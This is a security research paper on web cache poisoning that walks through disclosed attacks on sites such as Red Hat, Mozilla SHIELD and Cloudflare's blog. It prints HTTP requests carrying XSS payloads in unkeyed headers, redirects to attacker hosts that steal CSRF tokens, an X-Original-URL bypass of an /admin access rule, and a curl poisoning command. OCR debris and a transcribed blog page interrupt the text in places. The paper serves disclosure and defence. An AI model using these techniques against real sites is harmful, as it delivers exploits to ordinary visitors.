Practical Web Cache Poisoning: Redefining 'Unexploitable'

James Kettle - james.kettle@portswigger.net - @albinowax

Abstract

Web cache poisoning has long been an elusive vulnerability, a 'theoretical' threat used mostly to scare developers into obediently patching issues that nobody could actually exploit.


In this paper I'll show you how to compromise websites by using esoteric web features to turn their caches into exploit delivery systems, targeting everyone that makes the mistake of visiting their homepage.

I'll illustrate and develop this technique with vulnerabilities that handed me control over numerous popular websites and frameworks, progressing from simple single-request attacks to intricate exploit chains that hijack JavaScript, pivot across cache layers, subvert social media and misdirect cloud services. I'll wrap up by discussing defense against cache poisoning, and releasing the open source Burp Suite Community extension that fueled this research.

Core Concepts

Caching 101

To grasp cache poisoning, we'll need to take a quick look at the fundamentals of caching. Web caches sit between the user and the application server, where they save and serve copies of certain responses. In the diagram below, we can see three users fetching the same resource one after the other:



Caching is intended to speed up page loads by reducing latency, and also reduce load on the application server. Some companies host their own cache using software like Varnish, and others opt to rely on a Content Delivery Network (CDN) like Cloudflare, with caches scattered across geographical locations. Also, some popular web applications and frameworks like Drupal have a built-in cache.

There are also other types of cache, such as client-side browser caches and DNS caches, but they're not the focus of this research.

Cache keys

The concept of caching might sound clean and simple, but it hides some risky assumptions. Whenever a cache receives a request for a resource, it needs to decide whether it has a copy of this exact resource already saved and can reply with that, or if it needs to forward the request to the application server.

Identifying whether two requests are trying to load the same resource can be tricky; requiring that the requests match byte-for-byte is utterly ineffective, as HTTP requests are full of inconsequential data, such as the requester's browser:

```
GET /blog/post.php?mobile=1 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 … Firefox/57.0
Accept: */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://google.com/
Cookie: jessionid=xyz;
Connection: close
```

Caches tackle this problem using the concept of cache keys – a few specific components of a HTTP request that are taken to fully identify the resource being requested. In the request above, I've highlighted the values included in a typical cache key in orange.

This means that caches think the following two requests are equivalent, and will happily respond to the second request with a response cached from the first:

```
GET /blog/post.php?mobile=1 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 … Firefox/57.0
Cookie: language=pl;
Connection: close
```


```
GET /blog/post.php?mobile=1 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 … Firefox/57.0
Cookie: language=en;
Connection: close
```

As a result, the page will be served in the wrong language to the second visitor. This hints at the problem – any difference in the response triggered by an unkeyed input may be stored and served to other users. In theory, sites can use the 'Vary' response header to specify additional request headers that should be keyed. in practice, the Vary header is only used in a rudimentary way, CDNs like Cloudflare ignore it outright, and people don't even realise their application supports any header-based input.

This causes a healthy number of accidental breakages, but the fun really starts when someone intentionally sets out to exploit it.

Cache Poisoning


The objective of web cache poisoning is to send a request that causes a harmful response that gets saved in the cache and served to other users.



In this paper, we're going to poison caches using unkeyed inputs like HTTP headers. This isn't the only way of poisoning caches - you can also use HTTP Response Splitting and Request Smuggling[1] - but I think it's the best. Please note that web caches also enable a different type of attack called Web Cache Deception[2] which should not be confused with cache poisoning.

Methodology

We'll use the following methodology to find cache poisoning vulnerabilities:



Rather than attempt to explain this in depth upfront, I'll give a quick overview then demonstrate it being applied to real websites.

The first step is to identify unkeyed inputs. Doing this manually is tedious so I've developed an open source Burp Suite extension called Param Miner that automates this step by guessing header/cookie names, and observing whether they have an effect on the application's response.

After finding an unkeyed input, the next steps are to assess how much damage you can do with it, then try and get it stored in the cache. If that fails, you'll need to gain a better understanding of how the cache works and hunt down a cacheable target page before retrying. Whether a page gets cached may be based on a variety of factors including the file extension, content-type, route, status code, and response headers.

Cached responses can mask unkeyed inputs, so if you're trying to manually detect or explore unkeyed inputs, a cache-buster is crucial. If you have Param Miner loaded, you can ensure every request has a unique cache key by adding a parameter with a value of $randomplz to the query string.

When auditing a live website, accidentally poisoning other visitors is a perpetual hazard. Param Miner mitigates this by adding a cache buster to all outbound requests from Burp. This cache buster has a fixed value so you can observe caching behaviour yourself without it affecting other users.

Case Studies

Let's take a look at what happens when the methodology is applied to real websites. As usual, I've exclusively targeted sites with researcher-friendly security policies. All the vulnerabilities discussed here have been reported and patched, although due to 'private' programs I've unfortunately been forced to redact a few.

Many of these case studies exploit secondary vulnerabilities such as XSS in the unkeyed input, and it's important to remember that without cache poisoning, such vulnerabilities are useless as there's no reliable way to force another user to send a custom header on a cross-domain request. That's probably why they were so easy to find.

Basic Poisoning

In spite of its fearsome reputation, cache poisoning is often very easy to exploit. To get started, let's take a look at Red Hat's homepage. Param Miner immediately spotted an unkeyed input:

```
GET /en?cb=1 HTTP/1.1
Host: www.redhat.com
X-Forwarded-Host: canary

HTTP/1.1 200 OK
Cache-Control: public, no-cache
…
<meta property="og:image" content="https://canary/cms/social.png" />
```

Here we can see that the X-Forwarded-Host header has been used by the application to generate an Open Graph URL inside a meta tag. The next step is to explore whether it's exploitable – we'll start with a simple cross-site scripting payload:

```
GET /en?dontpoisoneveryone=1 HTTP/1.1
Host: www.redhat.com
X-Forwarded-Host: a."><script>alert(1)</script>

HTTP/1.1 200 OK
Cache-Control: public, no-cache
…
<meta property="og:image" content="https://a."><script>alert(1)</script>"/>
```

Looks good – we've just confirmed that we can cause a response that will execute arbitrary JavaScript against whoever views it. The final step is to check if this response has been stored in a cache so that it'll be delivered to other users. Don't let the 'Cache Control: no-cache' header dissuade you – it's always better to attempt an attack than assume it won't work. You can verify first by resending the request without the malicious header, and then by fetching the URL directly in a browser on a different machine:

```
GET /en?dontpoisoneveryone=1 HTTP/1.1
Host: www.redhat.com

HTTP/1.1 200 OK
…
<meta property="og:image" content="https://a."><script>alert(1)</script>"/>
```

That was easy. Although the response doesn't have any headers that suggest a cache is present, our exploit has clearly been cached. A quick DNS lookup offers an explanation – www.redhat.com is a CNAME to www.redhat.com.edgekey.net, indicating that it's using Akamai's CDN.

Discreet poisoning

At this point we've proven the attack is possible by poisoning https://www.redhat.com/en?dontpoisoneveryone=1 to avoid affecting the site's actual visitors. In order to actually poison the blog's homepage and deliver our exploit to all subsequent visitors, we'd need to ensure we sent the first request to the homepage after the cached response expired.

This could be attempted using a tool like Burp Intruder or a custom script to send a large number of requests, but such a traffic-heavy approach is hardly subtle. An attacker could potentially avoid this problem by reverse engineering the target's cache expiry system and predicting exact expiry times by perusing documentation and monitoring the site over time, but that sounds distinctly like hard work.

Luckily, many websites make our life easier. Take this cache poisoning vulnerability in unity3d.com:

```
GET / HTTP/1.1
Host: unity3d.com
X-Host: portswigger-labs.net

HTTP/1.1 200 OK
Via: 1.1 varnish-v4
Age: 174
Cache-Control: public, max-age=1800
…
<script src="https://portswigger-labs.net/sites/files/foo.js"></script>
```

We have an unkeyed input - the X-Host header – being used to generate a script import. The response headers 'Age' and 'max-age' respectively specify the age of the current response, and the age at which it will expire. Taken together, these tell us the precise second we should send our payload to ensure our response gets cached.

Selective Poisoning

HTTP headers can provide other time-saving insights into the inner workings of caches. Take the following well-known website, which is using Fastly and sadly can't be named:

```
GET / HTTP/1.1
Host: redacted.com
User-Agent: Mozilla/5.0 … Firefox/60.0
X-Forwarded-Host: a"><iframe onload=alert(1)>

HTTP/1.1 200 OK
X-Served-By: cache-lhr6335-LHR
Vary: User-Agent, Accept-Encoding
…
<link rel="canonical" href="https://a">a<iframe onload=alert(1)>
</iframe>
```

This initially looks almost identical to the first example. However, the Vary header tells us that our User-Agent may be part of the cache key, and manual testing confirms this. This means that because we've claimed to be using Firefox 60, our exploit will only be served to other Firefox 60 users. We could use a list of popular user agents to ensure most visitors receive our exploit, but this behaviour has given us the option of more selective attacks. Provided you knew their user agent, you could potentially tailor the attack to target a specific person, or even conceal itself from the website monitoring team.

DOM Poisoning

Exploiting an unkeyed input isn't always as easy as pasting an XSS payload. Take the following request:

```
GET /dataset HTTP/1.1
Host: catalog.data.gov
X-Forwarded-Host: canary

HTTP/1.1 200 OK
Age: 32707
X-Cache: Hit from cloudfront
…
<body data-site-root="https://canary/">
```

We've got control of the 'data-site-root' attribute, but we can't break out to get XSS and it's not clear what this attribute is even used for. To find out, I created a match and replace rule in Burp to add an 'X-Forwarded-Host: id.burpcollaborator.net' header to all requests, then browsed the site. When certain pages loaded, Firefox sent a JavaScript-generated request to my server:

```
GET /api/i18n/en HTTP/1.1
Host: id.burpcollaborator.net
```

The path suggests that somewhere on the website, there's JavaScript code using the data-site-root attribute to decide where to load some internationalisation data from. I attempted to find out what this data ought to look like by fetching https://catalog.data.gov/api/i18n/en, but merely received an empty JSON response. Fortunately, changing 'en' to 'es' gave a clue:

```
GET /api/i18n/es HTTP/1.1
Host: catalog.data.gov

HTTP/1.1 200 OK
…
{"Show more":"Mostrar más"}
```

The file contains a map for translating phrases into the user's selected language. By creating our own translation file and using cache poisoning to point users toward that, we could translate phrases into exploits:

```
GET  /api/i18n/en HTTP/1.1
Host: portswigger-labs.net

HTTP/1.1 200 OK
...
{"Show more":"<svg onload=alert(1)>"}
```

The end result? Anyone who viewed a page containing the text 'Show more' would get exploited.

Hijacking Mozilla SHIELD

The 'X-Forwarded-Host' match/replace rule I configured to help with the last vulnerability had an unexpected side effect. In addition to the interactions from catalog.data.gov, I received some that were distinctly mysterious:

```
GET /api/v1/recipe/signed/ HTTP/1.1
Host: xyz.burpcollaborator.net
User-Agent: Mozilla/5.0 … Firefox/57.0
Accept: application/json
origin: null
X-Forwarded-Host: xyz.burpcollaborator.net
```

The 'null' origin is quite rare by itself[3] and I'd never seen a browser issue a fully lowercase Origin header before. Sifting through proxy history logs revealed that the culprit was Firefox itself. Firefox had tried to fetch a list of 'recipes' as part of its SHIELD[4] system for silently installing extensions for marketing and research purposes. This system is probably best known for forcibly distributing a 'Mr Robot' extension, causing considerable consumer backlash[5].

Anyway, it looked like the X-Forwarded-Host header had fooled this system into directing Firefox to my own website in order to fetch recipes:

```
GET /api/v1/ HTTP/1.1
Host: normandy.cdn.mozilla.net
X-Forwarded-Host: xyz.burpcollaborator.net

HTTP/1.1 200 OK
{
  "action-list": "https://xyz.burpcollaborator.net/api/v1/action/",
  "action-signed": "https://xyz.burpcollaborator.net/api/v1/action/signed/",
  "recipe-list": "https://xyz.burpcollaborator.net/api/v1/recipe/",
  "recipe-signed": "https://xyz.burpcollaborator.net/api/v1/recipe/signed/",
  …
}
```

Recipes look something like:

```
[{
  "id": 403,
  "last_updated": "2017-12-15T02:05:13.006390Z",
  "name": "Looking Glass (take 2)",
  "action": "opt-out-study",
  "addonUrl": "https://normandy.amazonaws.com/ext/pug.mrrobotshield1.0.4-signed.xpi",
  "filter_expression": "normandy.country in  ['US', 'CA']\n && normandy.version >=
'57.0'\n)",
  "description": "MY REALITY IS JUST DIFFERENT THAN YOURS",
}]
```

This system was using NGINX for caching, which was naturally happy to save my poisoned response and serve it to other users. Firefox fetches this URL shortly after the browser is opened and also periodically refetches it, ultimately meaning all of Firefox's tens of millions of daily users could end up retrieving recipes from my website.

This offered quite a few possibilities. The recipes used by Firefox were signed[6] so I couldn't just install a malicious addon and get full code execution, but I could direct tens of millions of genuine users to a URL of my choice. Aside from the obvious DDoS usage, this would be extremely serious if combined with an appropriate memory corruption vulnerability. Also, some backend Mozilla systems use unsigned recipes, which could potentially be used to obtain a foothold deep inside their infrastructure. Furthermore, I could replay old recipes of my choice which could potentially force mass installation of an old known-vulnerable extension, or the unexpected return of Mr Robot.

I reported this to Mozilla and they patched their infrastructure in under 24 hours but there was some disagreement about the severity so it was only rewarded with a $1,000 bounty.

Route poisoning

Some applications go beyond foolishly using headers to generate URLs, and foolishly use them for internal request routing:

```
GET / HTTP/1.1
Host: www.goodhire.com
X-Forwarded-Server: canary

HTTP/1.1 404 Not Found
CF-Cache-Status: MISS
…
<title>HubSpot - Page not found</title>
<p>The domain canary does not exist in our system.</p>
```

Goodhire.com is evidently hosted on HubSpot, and HubSpot is giving the X-Forwarded-Server header priority over the Host header and getting confused about which client this request is intended for. Although our input is reflected in the page, it's HTML encoded so a straightforward XSS attack doesn't work here. To exploit this, we need to go to hubspot.com, register ourselves as a HubSpot client, place a payload on our HubSpot page, and then finally trick HubSpot into serving this response on goodhire.com:

```
GET / HTTP/1.1
Host: www.goodhire.com
X-Forwarded-Host: portswigger-labs-4223616.hs-sites.com

HTTP/1.1 200 OK
…
<script>alert(document.domain)</script>
```

Cloudflare happily cached this response and served it to subsequent visitors. Inflection passed this report on to HubSpot, who resolved the issue by permanently banning my IP address. After some encouragement they also patched the vulnerability.

Internal misrouting vulnerabilities like this are on particularly common on SaaS applications where there's a single system handling requests intended for many different customers.

Hidden Route Poisoning

Route poisoning vulnerabilities aren't always quite so obvious:

```
GET / HTTP/1.1
Host: blog.cloudflare.com
X-Forwarded-Host: canary

HTTP/1.1 302 Found
Location: https://ghost.org/fail/
```

Cloudflare's blog is hosted by Ghost, who are clearly doing something with the X-Forwarded-Host header. You can avoid the 'fail' redirect by specifying another recognized hostname like blog.binary.com, but this simply results in a mysterious 10 second delay followed by the standard blog.cloudflare.com response. At first glance there's no clear way to exploit this.


When a user first registers a blog with Ghost, it issues them with a unique subdomain under ghost.io. Once a blog is up and running, the user can define an arbitrary custom domain like blog.cloudflare.com. If a user has defined a custom domain, their ghost.io subdomain will simply redirect to it:

```
GET / HTTP/1.1
Host: noshandnibble.ghost.io

HTTP/1.1 302 Found
Location: http://noshandnibble.blog/
```

Crucially, this redirect can also be triggered using the X-Forwarded-Host header:

```
GET / HTTP/1.1
Host: blog.cloudflare.com
X-Forwarded-Host: noshandnibble.ghost.io

HTTP/1.1 302 Found
Location: http://noshandnibble.blog/
```

By registering my own ghost.org account and setting up a custom domain, I could redirect requests sent to blog.cloudflare.com to my own site: waf.party[7]. This meant I could hijack resource loads like images:



Introducing Cloudflare Access: Like BeyondCorp, But You Don't Have To Be A Google Employee To Use It

17 Jan 2018 by Venkat Viswanathan.

Tell me if this sounds familiar: any connection from inside the corporate network is trusted and any connection from the outside is not. This is the security strategy used by most enterprises today. The problem is that once the firewall, or gateway, or VPN server creating this perimeter is breached, the attacker gets immediate, easy and trusted access to everything.

CC BY-SA 2.0 image by William Warby

There's a second problem with the traditional security perimeter model. It either requires employees to be on the corporate network (i.e. physically in the office) or using a VPN, which slows down work because every page load makes extra round trips to the VPN server. After all this hassle, users on the VPN are still highly susceptible to phishing, man-in-the-middle and SQL injection attacks.

Cloudflare blog

US callers
1 (888) 99-FLARE
UK callers
+44 (0)20 3514 6970
International callers
+1 (650) 319-8930

Full feature list and plan types

Cloudflare provides performance and security for any website. More than 6 million websites use Cloudflare.

There is no hardware or software. Cloudflare works at the DNS level. It takes only 5 minutes to sign up. To learn more, please visit our website

Cloudflare features

- Overview
- CDN
- Optimizer
- Security
- Analytics
- Apps
- Network map
- System status

The next logical step of redirecting a JavaScript load to gain full control over blog.cloudflare.com was thwarted by a quirk – if you look closely at the redirect, you'll see it uses HTTP whereas the blog is loaded over HTTPS. This means that browsers' mixed-content protections kick in and block script/stylesheet redirections.

I couldn't find any technical way to make Ghost issue a HTTPS redirect, and was tempted to abandon my scruples and report the use of HTTP rather than HTTPS to Ghost as a vulnerability in the hope that they'd fix it for me. Eventually I decided to crowdsource a solution by making a replica of the problem and placing it in hackxor[8] with a cash prize attached. The first solution was found by Sajjad Hashemian, who spotted that in Safari if waf.party was in the browser's HSTS cache the redirect would be automatically upgraded to HTTPS rather than being blocked. Sam Thomas[9] followed up with a solution for Edge, based on work by Manuel Caballero[10] – issuing a 302 redirect to a HTTPS URL completely bypasses its mixed-content protection.

In total, against Safari and Edge users I could completely compromise every page on blog.cloudflare.com, blog.binary.com, and every other ghost.org client. Against Chrome/Firefox users, I could merely hijack images. Having finally built a working exploit, I reported this issue via Binary because their bug bounty program pays cash, unlike Cloudflare's.

Chaining Unkeyed Inputs

Sometimes an unkeyed input will only confuse part of the application stack, and you'll need to chain in other unkeyed inputs to achieve an exploitable result. Take the following site:

```
GET /en HTTP/1.1
Host: redacted.net
X-Forwarded-Host: xyz

HTTP/1.1 200 OK
Set-Cookie: locale=en; domain=xyz
```

The X-Forwarded-Host header overrides the domain on the cookie, but none of the URLs generated in the rest of the response. By itself this is useless. However, there's another unkeyed input:

```
GET /en HTTP/1.1
Host: redacted.net
X-Forwarded-Scheme: nothttps

HTTP/1.1 301 Moved Permanently
Location: https://redacted.net/en
```

This input is also useless by itself, but if we combine the two together we can convert the response into a redirect to an arbitrary domain:

```
GET /en HTTP/1.1
Host: redacted.net
X-Forwarded-Host: attacker.com
X-Forwarded-Scheme: nothttps

HTTP/1.1 301 Moved Permanently
Location: https://attacker.com/en
```

Using this technique it was possible to steal CSRF tokens from a custom HTTP header by redirecting a POST request. I could also obtain stored DOM-based XSS with a malicious response to a JSON load, similar to the data.gov exploit mentioned earlier.

Open Graph Hijacking

On another site, the unkeyed input exclusively affected Open Graph URLs:

```
GET /en HTTP/1.1
Host: redacted.net
X-Forwarded-Host: attacker.com

HTTP/1.1 200 OK
Cache-Control: max-age=0, private, must-revalidate
…
<meta property="og:url" content='https://attacker.com/en'/>
```

Open Graph[11] is a protocol created by Facebook to let website owners dictate what happens when their content is shared on social media. The og:url parameter we've hijacked here effectively overrides the URL that gets shared, so anyone who shares the poisoned page actually ends up sharing content of our choice.

As you may have noticed, the application sets 'Cache-Control: private', and Cloudflare refuse to cache such responses. Fortunately, other pages on the site explicitly enable caching:


```
GET /popularPage HTTP/1.1
Host: redacted.net
X-Forwarded-Host: evil.com

HTTP/1.1 200 OK
Cache-Control: public, max-age=14400
Set-Cookie: session_id=942…
CF-Cache-Status: MISS
```

The 'CF-Cache-Status' header here is an indicator that Cloudflare is considering caching this response, but in spite of this the response was never actually cached. I speculated that Cloudflare's refusal to cache this might be related to the session_id cookie, and retried with that cookie present:

```
GET /popularPage HTTP/1.1
Host: redacted.net
Cookie: session_id=942…;
X-Forwarded-Host: attacker.com

HTTP/1.1 200 OK
Cache-Control: public, max-age=14400
CF-Cache-Status: HIT
…
<meta property="og:url"
content='https://attacker.com/…
```

This finally got the response cached, although it later turned out that I could have skipped the guesswork and read Cloudflare's cache documentation[12] instead.


In spite of the response being cached, the 'Share' result still remained unpoisoned; Facebook evidently wasn't hitting the particular Cloudflare cache that I'd poisoned. To identify which cache I needed to poison, I took advantage of a helpful debugging feature present on all Cloudflare sites - /cdn-cgi/trace:



https://waf.party/cdn-cgi/trace

WAF.PARTY
waf.party
fl=20f82 h=waf.party ip=2a03:2880:3120:4fcc:face:b00c:0:8000 ts=1530179472.748 visit_scheme=https uag=facebookexternalhit/1.1 (+http://www.facebook.com/externalhit_uatext.php) colo=AMS spdy=off http=http/1.1 loc=IE

Here, the colo=AMS line shows that Facebook has accessed waf.party through a cache in Amsterdam. The target website was accessed via Atlanta, so I rented a $2/month VPS there and attempted the poisoning again:



```
root@atlanta:/# curl -i -s -k  -X $'GET' \
>     -H $'Host: [redacted]' -H $'Cookie: [redacted]
[redacted]' -H $'X-Forwarded-Host: portswigger-labs.net' -H $'Accept-Encoding: gzi
, def' -H $'Accept: */*' -H $'Accept-Language: en' -H $'User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windo
s NT 6.1; Win64: x64: Trident/5.0)' -H $'Connection: close' \
>     -b $'[redacted]' \
>     $'https://[redacted]?dontpoisoneveryone=2'
Connection closed
```

After this, anyone who attempted to share various pages on their site would end up sharing content of my choice. You can find a heavily redacted video of this attack on our site[13].

Local Route Poisoning


So far we've seen a cookie-based language hijack, and a plague of attacks that use various headers override the host. At this point in the research I had also found a few variations using bizarre non-standard headers such as 'translate', 'bucket' and 'path_info', and suspected I was missing many others. My next major advancement came after I expanded the header wordlist by downloading and scouring the top 20,000 PHP projects on GitHub for header names.

This revealed the headers X-Original-URL and X-Rewrite-URL which override the request's path. I first noticed them affecting targets running Drupal, and digging through Drupal's code revealed that the support for this header comes from the popular PHP framework Symfony, which in turn took the code from Zend. The end result is that a huge number of PHP applications unwittingly support these headers. Before we try using these headers for cache poisoning, I should point out they're also great for bypassing WAFs and security rules:

```
GET /admin HTTP/1.1
Host: unity.com


HTTP/1.1 403 Forbidden
...
Access is denied
```

```
GET /anything HTTP/1.1
Host: unity.com
X-Original-URL: /admin

HTTP/1.1 200 OK
...
Please log in
```

If an application uses a cache, these headers can be abused to confuse it into serving up incorrect pages. For example, this request has a cache key of /education?x=y but retrieves content from /gambling?x=y, effectively replacing https://store.unity.com/gambling?x=y with https://store.unity.com/education?x=y:




```
GET /education?x=y HTTP/1.1
Host: store.unity.com
X-Original-URL: /gambling?x=y
```

